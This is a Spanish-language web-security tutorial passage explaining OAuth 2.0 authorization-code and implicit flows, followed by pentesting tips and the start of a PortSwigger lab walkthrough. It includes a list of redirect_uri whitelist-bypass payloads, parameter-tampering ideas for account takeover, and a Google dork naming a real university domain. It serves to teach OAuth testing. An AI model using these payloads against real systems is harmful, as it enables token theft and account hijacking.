El tipo de permiso de OAuth determina la secuencia exacta de pasos que están involucrados en el proceso de OAuth. El tipo de permiso también afecta a la forma en que la aplicación cliente se comunica con el servicio OAuth en cada etapa, incluyendo la forma en que se envía el propio token de acceso. Por esta razón, los tipos de permiso se denominan a menudo "flujos de OAuth". En definitiva, es una forma de obtener un Access token.

Una parte bastante importante, y que veo obligatorio hacer mención, es el **scope**, es la forma que tiene la aplicación, ya sea Spotify u otra, de especificar que tipo de datos quiere acceder y que tipo de operaciones quiere realizar.

Por ejemplo, cuando se solicita el acceso de lectura a la lista de contactos de un usuario, el nombre del scope puede adoptar cualquiera de las siguientes formas dependiendo del servicio OAuth que se utilice:

```
scope=contacts  
scope=contacts.read  
scope=contact-list-r  
scope=https://oauth-authorization-server.com/auth/scopes/user/contacts.readonly
```

Si tuquieres dar acceso solo a la lista de contactos, el cliente no podrá acceder a otra información, como información de tu perfil, u otros datos.

## Authorization code grant type

La aplicación cliente y el servicio OAuth utilizan unas series de redirecciones para intercambiar peticiones HTTP que inician el flujo de datos.

Se pregunta al usuario si acepta el acceso solicitado. Si acepta, la aplicación cliente recibe un "código de autorización". A continuación, la aplicación cliente intercambia este código con el servicio OAuth para recibir un "token de acceso", que puede utilizar para realizar llamadas a la API para obtener los datos pertinentes del usuario.

Para ver la interacción de una forma interactiva, oauth nos permite realizar lo que sería una simulación de una autenticación a través de código.

<https://www.oauth.com/playground/authorization-code.html>

En un primer paso, se nos pide, registrar un cliente.




Imagen 80: Client Registration

Una vez nos registremos, nos proporciona un usuario y una password, con el fin, de realizar el proceso de autenticación.




Imagen 81: Credenciales para acceder al servicio

## 1. Authorization request

La aplicación cliente envía una solicitud al endpoint /authorization del servicio OAuth pidiendo permiso para acceder a datos específicos del usuario.

La url de la petición es:

```
GET /playground/auth-dialog.html?response_type=code&client_id=M8FMJqvk5sCOV4idT7mkRth9&redirect_uri=https://www.oauth.com/playground/authorization-code.html&scope=photo+offline_access&state=5dMoL_kDJODJEpjB  
HTTP/2  
Host: www.oauth.com
```

Como podemos observar en la solicitud, contienen parámetros, que algunos lo vimos anteriormente, como el parámetro scope, existen otros parámetros que juegan un papel fundamental en esta petición.

**response\_type:** Determina qué tipo de respuesta espera la aplicación cliente y, por tanto, qué flujo quiere iniciar. Para el tipo de permiso, código de autorización, el valor debe ser código.

**client\_id:** Parámetro obligatorio que contiene el identificador único de la aplicación cliente. Este valor se genera cuando la aplicación cliente se registra en el servicio OAuth.

**redirect\_uri:** La URI a la que se debe redirigir el navegador del usuario al enviar el código de autorización a la aplicación cliente. También se conoce como "callback URI" o "callback endpoint". Muchos ataques de OAuth se basan en explotar fallos en la validación de este parámetro.

**Scope:** Se utiliza para especificar a qué tipo de datos del usuario quiere acceder la aplicación cliente.

**State:** Almacena un valor único e indescifrable que está vinculado a la sesión actual en la aplicación cliente. El servicio OAuth debe devolver este valor exacto en la respuesta, junto con el código de

autorización. Este parámetro sirve como una forma de token CSRF para la aplicación cliente, asegurando que la solicitud llegue a su punto final /callback es de la misma persona que inició el flujo OAuth.




Imagen 82: Authorization URL

## 2. User login and consent

Cuando el servidor de autorización reciba la solicitud inicial, redirigirá al usuario a una página de inicio de sesión, donde se le pedirá que inicie sesión en su cuenta con el proveedor de OAuth. Por ejemplo, a menudo se trata de su cuenta de redes sociales.

A continuación, se les presentará una lista de datos a los que la aplicación cliente quiere acceder. Esto se basa en los ámbitos definidos en la solicitud de autorización. El usuario puede elegir si consiente o no este acceso.

Nos logueamos con el usuario y password propuestos

The screenshot shows a browser window with a title bar that says "Sample Auth Dialog". The address bar shows "No es seguro | oauth.com". The main content is a "Log In" form with fields for "Username" and "Password". The "Username" field contains "dangerous-kudu@example.com" and the "Password" field contains a series of asterisks. There is a "Forgot your password?" link and a "Log In" button at the bottom. A watermark "https://ciberseguridadvalverde.es" is diagonally across the page.

Imagen 83: Inicio de sesión

Como vimos anteriormente, el parámetro scope, nos pedía acceso a nuestras fotos.




Imagen 84: Nos solicita autorización para acceder a nuestros datos

### 3. Authorization code grant

Si el usuario consiente el acceso solicitado, su navegador será redirigido al punto final /callback que se especificó en el parámetro redirect\_uri de la solicitud de autorización.

Si revisamos la url:

```
GET /playground/authorization-code.html?state=5dMoL_kDJODJEpjB&code=IOfBTAfeg10sAq5LJXT0v0yi3VBZbEf1Z5kh7_zxajzvKAr5
```

Necesitamos verificar que el parámetro state es exactamente igual al almacenado en la sesión del usuario, con el fin de protegernos contra los ataques CSRF.

#### 2. Verify the state parameter

The user was redirected back to the client, and you'll notice a few additional query parameters in the URL:

```
?state=5dMoL_kDJODJEpjB&code=IOfBTAfeg10sAq5LJXT0v0yi3VBZbEf1Z5kh7_zxajzvKAr5
```

You need to first verify that the `state` parameter matches the value stored in this user's session so that you protect against CSRF attacks.

Depending on how you've stored the `state` parameter (in a cookie, session, or some other way), verify that it matches the state that you originally included in step 1. Previously, we had stored the state in a cookie for this demo.

Does the state stored by the client (`5dMoL_kDJODJEpjB`) match the state in the redirect (`5dMoL_kDJODJEpjB`)?

[It Matches, Continue!](#) [It's Wrong, Start Over!](#)

Imagen 85: Verificando el parámetro State

Como vemos, el valor del parámetro state es el mismo.

#### 4. Access token request

Una vez que la aplicación cliente recibe el código de autorización, necesita cambiarlo por un token de acceso. Para ello, envía una solicitud **POST** de servidor a servidor al endpoint /token del servicio OAuth.

Toda la comunicación a partir de este momento tiene lugar en un canal seguro y, por lo tanto, normalmente no puede ser observada o controlada por un atacante.

##### 3. Exchange the Authorization Code

Now you're ready to exchange the authorization code for an access token.

The client builds a POST request to the token endpoint with the following parameters:

```
POST https://authorization-server.com/token
grant_type=authorization_code
&client_id=M8FMJqvk5sCOV4idT7mkRth9
&client_secret=uOt-dZkZRTj439vTNM_2JayUn-sx7fM0G0jJQTTZAIwAdZrA
&redirect_uri=https://www.oauth.com/playground/authorization-code.html
&code=IOfBTafeg10sAq5LJXT0v0yi3VBZbEf1Z5kh7_zxajzvKAr5
```

Note that the client's credentials are included in the POST body in this example. Other authorization servers may require that the credentials are sent as a HTTP Basic Authentication header.

Go

Imagen 86: Intercambiar el Authorization code por Access token

Como decíamos la comunicación se realiza de forma segura, y no es posible obtener esa información.

Podemos revisar a través del proxy, que información se ha ido generando.

Host	Method	URL	Params	Edited	Status
https://www.oauth.com	GET	/playground/authorization-code.html			200
https://www.oauth.com	GET	/playground/client-registration.html?returnto=authorization-code.html	✓		200
https://www.oauth.com	GET	/playground/authorization-code.html			200
https://www.oauth.com	GET	/playground/auth-dialog.html?response_type=code&client_id=M8FMJqvk5...	✓		200
https://www.oauth.com	GET	/playground/authorization-code.html?state=5dMoL_kDJODjEpjB&code=I0...	✓		200

Imagen 87: Logs generados por Burp

#### 5. Access token grant

El servicio OAuth validará la solicitud del token de acceso. Si todo es como se espera, el servidor responde concediendo a la aplicación cliente un token de acceso con el alcance solicitado.

## Token Endpoint Response

Here's the response from the token endpoint! The response includes the access token and refresh token.

```
{  
  "token_type": "Bearer",  
  "expires_in": 86400,  
  "access_token": "Ng88ab7zaUF3-mYf4V2qvt3_9-U-G9ex-JrXBbJcZnx70-rqCEecJsloPVMz7K-zYiIZlsES",  
  "scope": "photo offline_access",  
  "refresh_token": "Fw-awkdOnJ_6RFBIvDjoHphF"  
}
```

Great! Now your application has an access token, and can use it to make API requests on behalf of the user.

Imagen 88: Respuesta al intercambio de Authorization code

## API call

Ahora que la aplicación cliente tiene el código de acceso, puede finalmente obtener los datos del usuario desde el servidor de recursos. Para ello, realiza una llamada a la API al endpoint /userinfo del servicio OAuth. El token de acceso se presenta en la cabecera Authorization: Bearer para demostrar que la aplicación cliente tiene permiso para acceder a estos datos.

```
GET /userinfo HTTP/1.1  
Host: oauth-resource-server.com  
Authorization: Bearer "Ng88ab7zaUF3-mYf4V2qvt3_9-U-G9ex-JrXBbJcZnx70-rqCEecJsloPVMz7K-zYiIZlsES"
```

## 7. Resource grant

El servidor de recursos debe verificar que el token es válido y que pertenece a la aplicación cliente actual. Si es así, responderá enviando el recurso solicitado, es decir, los datos del usuario basados en el ámbito del token de acceso.

La aplicación cliente puede finalmente utilizar estos datos para su propósito. En el caso de la autenticación OAuth, normalmente se utilizará como un ID para conceder al usuario una sesión autenticada, iniciando efectivamente la sesión.

## Implicit grant type

El tipo de concesión implícita es mucho más sencillo. En lugar de obtener primero un código de autorización y luego intercambiarlo por un token de acceso, la aplicación cliente recibe el token de acceso inmediatamente después de que el usuario dé su consentimiento.

Puede que se pregunte por qué las aplicaciones cliente no utilizan siempre el tipo de concesión implícita. La respuesta es relativamente sencilla: es mucho menos seguro. Cuando se utiliza el tipo de concesión implícita, toda la comunicación se produce a través de redireccionamientos del navegador - no hay un canal de retorno seguro como en el flujo de código de autorización. Esto significa que el token de acceso sensible y los datos del usuario están más expuestos a posibles ataques.

Para ver la interacción de una forma interactiva, oauth nos permite realizar lo que sería una simulación de esta autenticación.

<https://oauth.com/playground/implicit.html>

### 1. Authorization request

El flujo implícito comienza de manera muy similar al flujo de código de autorización. La única diferencia importante es que el parámetro response\_type debe establecerse como token.

[https://authorization-server.com/authorize?response\\_type=token&client\\_id=959SYKsukt9WitP-eGFs49HT&redirect\\_uri=https://oauth.com/playground/implicit.html&scope=photo&state=-Z6LoyAIzTRCqMVR](https://authorization-server.com/authorize?response_type=token&client_id=959SYKsukt9WitP-eGFs49HT&redirect_uri=https://oauth.com/playground/implicit.html&scope=photo&state=-Z6LoyAIzTRCqMVR)



#### 1. Build the Authorization URL

Before authorization begins, it first generates a random string to use for the `state` parameter. The client will need to store this to be used in the next step.

```
https://authorization-server.com/authorize?
response_type=token
&client_id=559SYKsukt9WitP-eGFs49HT
&redirect_uri=https://oauth.com/playground/implicit.html
&scope=photo
&state=-Z6LoyAlzTRCqMVR
```

For this demo, we've gone ahead and generated a random state parameter (shown above) and saved it in a cookie.

Click "Authorize" below to be taken to the authorization server. You'll need to enter the username and password that was generated for you.

[Authorize](#)

Imagen 89: Implicit - Authorization URL

## 2. User login and consent

El usuario se conecta y decide si acepta los permisos solicitados o no. Este proceso es exactamente el mismo que el del flujo del código de autorización.

Log In

Username

Password

[Forgot your password?](#)

[Log In](#)

Imagen 90: Inicio de sesión

Y como vimos, el parámetro scope, nos pide acceder a nuestras fotos.

An application would like to connect to your account

The application "OAuth 2.0 Playground" would like the ability to access your photos.


**Approve**

*Imagen 91: Nos solicita autorización para acceder a nuestros datos*

### 3. Access token grant

Si el usuario da su consentimiento para el acceso solicitado, aquí es donde las cosas comienzan a diferir. El servicio OAuth redirigirá el navegador del usuario a la redirect\_uri especificada en la solicitud de autorización. Sin embargo, en lugar de enviar un parámetro de consulta que contenga un código de autorización, enviará el token de acceso y otros datos específicos del token como un fragmento de URL.

```
#access_token=Ne-4pWvV_p5bezEi8pEM6Kuv5ufVnEJ-Kxq76_FqpDxh4s-LFtxz3Q1PmvH7LDVCe6YrFc7M&token_type=Bearer&expires_in=86400&scope=photos&state=-Z6LoyAIzTRCqMVR
```



#### 2. Verify the state parameter

The user was redirected back to the client, and you'll notice there is now a fragment component in the URL that contains the access token as well as some other information:

```
#access_token=Ne-4pWvV_p5bezEi8pEM6Kuv5ufVnEJ-Kxq76_FqpDxh4s-LFtxz3Q1PmvH7LDVCe6YrFc7M&token_type=Bearer&expires_in=86400&scope=photos&state=-Z6LoyAIzTRCqMVR
```

You need to first verify that the `state` parameter matches the value stored in this user's session so that you protect against CSRF attacks.

This does not stop a malicious actor from injecting an access token into your client. There is no solution in OAuth for protecting the Implicit flow, and it is [being deprecated in the Security BCP](#).

Depending on how you've stored the `state` parameter (in a cookie, session, or some other way), verify that it matches the state that you originally included in step 1. Previously, we had stored the state in a cookie for this demo.

Does the state stored by the client (`-Z6LoyAIzTRCqMVR`) match the state in the redirect (`-Z6LoyAIzTRCqMVR`)?

*Imagen 92: Verificando el parámetro State*

## 4. API call

Una vez que la aplicación cliente ha extraído con éxito el token de acceso del fragmento de la URL, puede utilizarlo para hacer llamadas a la API al punto final /userinfo del servicio OAuth. A diferencia del flujo de código de autorización, esto también ocurre a través del navegador.

```
GET /photos HTTP/1.1
Host: oauth-resource-server.com
Authorization: Bearer Ne-4pWvV_p5bezEi8pEM6Kuv5ufVnEJ-Kxq76_FqpDxh4s-
LFTxz3Q1PmvH7LDVCe6YrFc7M
```

### 3. Extract the access token

That's it! Now that you've verified the state parameter, you can start using the access token that was provided in the URL fragment.

For reference, here are the values the client is ready to use.

access_token	Ne-4pWvV_p5bezEi8pEM6Kuv5ufVnEJ-Kxq76_FqpDxh4s-LFTxz3Q1PmvH7LDVCe6YrFc7M
token_type	Bearer
expires_in	86400
scope	photos

Note that this is an OAuth 2.0 Bearer Token, which means it is opaque to the client and the client should not try to parse the token. Some authorization servers may use JWT values, but others may use random strings. This is in contrast to an OpenID Connect ID Token which is intended to be parsed by the client. See the [OpenID Connect](#) for an example of parsing an ID token.

Imagen 93: Verificando el parámetro State

## 5. Resource grant

El servidor de recursos debe verificar que el token es válido y que pertenece a la aplicación cliente actual. Si es así, responderá enviando el recurso solicitado, es decir, los datos del usuario basados en el ámbito asociado al token de acceso.

## 24. ¿Como encontrarlo?

OAuth 2.0 se ha convertido es un estándar en las nuevas aplicaciones para el proceso de autenticación.

Como vemos esta vulnerabilidad la podemos encontrar en los procesos de login en un aplicativo web. Por tanto, encontrar endpoint como /login pueda ser interesante. Utilizar dorks de Google, en busca de oauth por ejemplo, site:uclm.es intitle:"Login"

Si vemos una opción para loguearnos en nuestra cuenta desde una página web diferente, es una gran indicación de que nos encontramos con OAuth.

La forma más fiable de identificar una autenticación OAuth es ver el tráfico generado en nuestro proxy y comprobar las peticiones que se están realizando. Independientemente del tipo de OAuth, la primera petición siempre se realiza al endpoint /authorization.

Una solicitud de autorización siempre será como está:

```
GET /authorization?client_id=12345&redirect_uri=https://client-app.com/callback&response_type=token&scope=openid%20profile&state=aef3d489bd00e3c24 HTTP/1.1  
Host: oauth-authorization-server.com
```

Existen diversas vulnerabilidades respecto a OAuth. Las más vulnerabilidades que más se producen son:

- **Parámetro RedirectURI sin validar**
- **Ataques CSRF**
- **Race Conditions**
- **Malas Configuraciones o una débil implementación**

## 25. TIPS

Generar una metodología a la hora revisar este proceso de autenticación puede resultar interesante a la hora de comprobar la seguridad del framework.

### 1. Unvalidated RedirectURI

Cuando el parámetro redirect\_uri no es comprobado correctamente por el proveedor de OAuth, es posible que un atacante robe los códigos de autorización asociados a las cuentas de otros usuarios. El código o los tokens de acceso pueden ser redirigidos al sitio web de control del atacante y pueden ser utilizados para completar el flujo.

Puede generar dos tipos de ataques, **Open Redirect** y **Account Hijacking**

**Open Redirect**, un atacante podría modificar el valor del parámetro Redirect\_uri y incluir un servidor de su propiedad. Esto podría provocar el robo del Access Token o authorization code.

**Account Hijacking**, esto puede hacerse robando los códigos de autorización, ya que podrían cambiarlos por un token de acceso. Este código de autorización es un código generado con anterioridad al token de acceso.

Como vemos esto genera el robo del token OAuth, existen protecciones contra intentos de modificar el parámetro Redirect\_uri, como WhiteList, si identificamos su protección, tendremos su bypass:

```
https://me.com\@www.company.com  
https://company.com\@me.com
```

<https://me.com/.www.company.com>  
<https://company.com/@me.com>  
[https://me.com\\[company.com\]](https://me.com\[company.com])  
<me.com%ff@company.com%2F>  
<me.com%bf:@company.com%2F>  
<me.com%252f@company.com%2F>  
<//me.com%0a%2523.company.com>  
<me.com://company.com>  
<androideeplink://me.com\@company.com>  
<androideeplink://a@company.com:@me.com>  
<androideeplink://company.com>  
<https://company.com.me.com\@company.com>  
<company.com%252f@me.com%2fpath%2f%3>  
<//me.com:%252525252f@company.com>  
<company.com.evil.com>  
[company.com\\_evil.com](company.com_evil.com)  
<evil.com#company.com>  
<evil.com?company.com>  
</%09/me.com>  
<me.com%09company.com>  
[\me.com](/\me.com)  
<http://localhost.com>  
[https://www.company.com.com/.../redirect\\_uri=https://me.com](https://www.company.com.com/.../redirect_uri=https://me.com)  
<https://apiAcompany.com>  
<https://api.companyAcom>  
<https://api.company.communication>

O alguno más Avanzado, como utilizar **IDN homograph**, conocido como International Domain Name, son nombres de dominios que visualmente son nombres de dominio legítimos, por ejemplo, uclm.es o úclm.es, visualmente son muy parecidos, esto normalmente, es utilizado por campañas de malware, para distribuir sus muestras de ficheros. Existen herramientas que ayudan en este proceso de identificar posibles valores no corregidos como las herramientas [ditto](#) o [abnormalizer](#)

## 2. Parámetro Scope

- Eliminar el valor del parámetro scope y ver que sucede
- Insertar un correo de la compañía como valor del scope, puede causar un extra de funcionalidades.
- Insertar valores inválidos, como aaa, y reemplazar el valor de redirección por uno de nuestro control, puede provocar un Open Redirect
- Intente eliminar el correo electrónico del scope y añadir el de la víctima manualmente.

### 3. Parámetro State

La falta del parámetro State puede producir una falta de seguridad contra ataques CSRF. El parámetro State, contiene un código relaciona con la sesión del usuario. Y debe estar en la solicitud entre cliente y el servicio Oauth.

Es interesante verificar si el parámetro state es requerido o validado, de esta forma, podríamos medicarlo, eliminándolo o dejándolo en null

- Elimina el parámetro State de la solicitud y ver el comportamiento de OAuth
- Si observamos la falta de este parámetro, podemos intentar un ataque CSRF, ojo, no tiene por qué ser vulnerable
- Comprobar si este parámetro es predecible

### 4. Verificar si los parámetros son vulnerables a ataques XSS

Una falta de validación correcta de estos parámetros podría provocar una vulnerabilidad XSS

### 5. Modificar la cabecera Referer, interceptar la petición e indicar un dominio de nuestro control, puede provocar que información sensible se vea expuesta al exterior.

Indicar el valor <http://example.com> o incluso, utilizar https://localhost

### 6. Modificar el tipo de solicitud, GET, POST, HEAD o PUT, para entender cómo se enruta el tráfico OAuth

- Modificar el endpoint al que se solita la conexión, como post /oauth/connect.json, puede causar una exposición o leak del token

### 7. Códigos de Autorización Débiles, verificar como ha sido construido el token intentando descifrarlo, o testear si los tokens expiran

### 8. Token Leakage/Export

- En OAuth 2.0, en el tipo implicit grant, los tokens de acceso son enviados a través de la URI, podría verse que en el historial del navegador y encontrarse el token.
- Reutilización del token OAuth, verificar si los tokens no están limitados únicamente a una persona
- Verificar si la información se envía en texto plano

### 9. Crear una cuenta con victim@gmail(.)com con funcionalidad normal. Crea una cuenta con victim@gmail(.)com utilizando la funcionalidad OAuth. Ahora intenta iniciar sesión con las credenciales anteriores.

**10. Modificar el orden de los parámetros, conocido como Race Condition**

- Race condition cuando el parámetro code es intercambiado por access\_token
- Race condition cuando refresh\_token es intercambiado por access\_token

**11. Modificar los correos electrónicos**

- En una conexión OAuth, intentar modificar el parámetro email, por el mail de la compañía como, [admin@company.com](mailto:admin@company.com). Esta modificación podría elevarnos nuestros permisos.
- ¿Sólo se permite el correo electrónico de la empresa? Intente sustituir hd=empresa(.)com por hd=gmail(.)com
- Si hay un parámetro de correo electrónico después del inicio de sesión, intente cambiar el parámetro de correo electrónico por el de la víctima.

**12. Comprobar si el parámetro client\_secret se está filtrando y si es validado**

**13. Modificar el valor Host**

**14. Modificar el parámetro ID**

- El parámetro ID es un identificador único, que debe ser generado de manera segura, es conocido que se den vulnerabilidades de tipo IDOR, modificando este valor, sobre todo en aplicaciones escritas en Ruby on Rails




Imagen 94: Mapa mental de OAuth

## 26. Ejemplos

A la hora de practicar la vulnerabilidad de OAuth, tenemos multitud de laboratorios.

Los más destacadas son pentesterlab, que cuenta con 12 ejercicios en su certificate AUTH, estos ejercicios son combinaciones de vulnerabilidades, nos encontramos con OpenRedirect, CSRF, XSS, Predictable State, entre otros.

Existen otras plataformas gratuitas como, portswigger en la cual contamos con 6 ejercicios para practicar.

Tenemos repositorios de github como [Vulnerable-OAuth-2.0-applications](#) que contiene ejercicios y guías para implementar OAuth de forma segura.


De esta forma, a través de ctf's podemos ver y observar entornos reales de una vulnerabilidad Oauth 2.0

### Lab: Authentication bypass via OAuth implicit flow

En este laboratorio veremos como un usuario utiliza OAuth para loguearnos con social media Account. Una falla de seguridad permite a un atacante loguearse como otro usuario sin conocer su contraseña.

Primero, elegimos la opción de iniciar sesión con nuestra social media account. A continuación, la aplicación utiliza el servicio OAuth para solicitar el acceso a algunos datos que puede utilizar para identificar al usuario. En este caso, se nos solicita acceder información de nuestro email y dirección de correo electrónico registrada en nuestra cuenta.

**Web Security Academy** Authentication bypass via OAuth implicit flow  
[Back to lab home](#) [Back to lab description >](#)



Sign-in

Enter a username or email

and password

Sign-in

[ Cancel ]

Imagen 95: Inicio de sesión vía OAuth

En Burp, observamos la siguiente petición:


GET  
`/auth?client_id=yq92dfn9d912oqonov46f&redirect_uri=https://ac281f221e4c8cd6802b0fa000e3005e.webs-security-academy.net/oauth-callback&response_type=token&nonce=-313674151&scope=openid%20profile%20email` HTTP/1.1

Host: `oauth-ac541f791edb8c0880960f43029800bd.web-security-academy.net`

Como podemos observar, el valor del parámetro response\_type se establece como token, por tanto, se trata de implicit grant type.

Una vez logueados en nuestra cuenta, debemos, autorizar a la aplicación que acceda a nuestros datos. Esto viene incluido en nuestro parámetro scope, como vimos anteriormente

**Web Security Academy** Authentication bypass via OAuth implicit flow  
[Back to lab home](#) [Back to lab description >](#)



Authorize

WE LIKE TO BLOG

WeLikeToBlog is requesting access to:

- Profile
- Email

Continue

[ Cancel ]

Imagen 96: Autorización para acceder a nuestros datos

Una vez aceptemos esta solicitud, la aplicación generará un flujo de datos de manera interna, donde se enviará el Access token a la aplicación para que pueda acceder a nuestros datos, que proporciona el permiso del usuario para solicitar estos datos al resource server. La aplicación, por debajo, realiza llamadas a la API, para obtener los datos.

En esta generación de flujo por parte de la estructura OAuth, observamos una petición de tipo Post al endpoint /authenticate, como vemos en la siguiente imagen, contiene datos embebidos en json. Estos datos corresponden al email, usuario, token en texto plano.

The screenshot shows the Burp Suite interface with the "HTTP history" tab selected. The "Request" section displays a POST request to the endpoint "/authenticate". The request body is a JSON object containing the user's email ("wiener@hotdog.com"), username ("wiener"), and token ("eVtBss09rQJ8--9yxdbXxEKTGGId7LXKZS1UrL7y7eH"). The "Response" section shows the server's response, which includes a Location header pointing to the root URL and a Set-Cookie header setting a session cookie with the value "xPmB4zFtb02OBSChaMJMUmdteCcPJNiw".

```

POST /authenticate HTTP/1.1
Host: ac281f221e4c8cd6802b0fa000e3005e.web-security-academy.net
Cookie: session=j8w8yAfyzzL36FRWYRzI4fr1OivbRJyJ
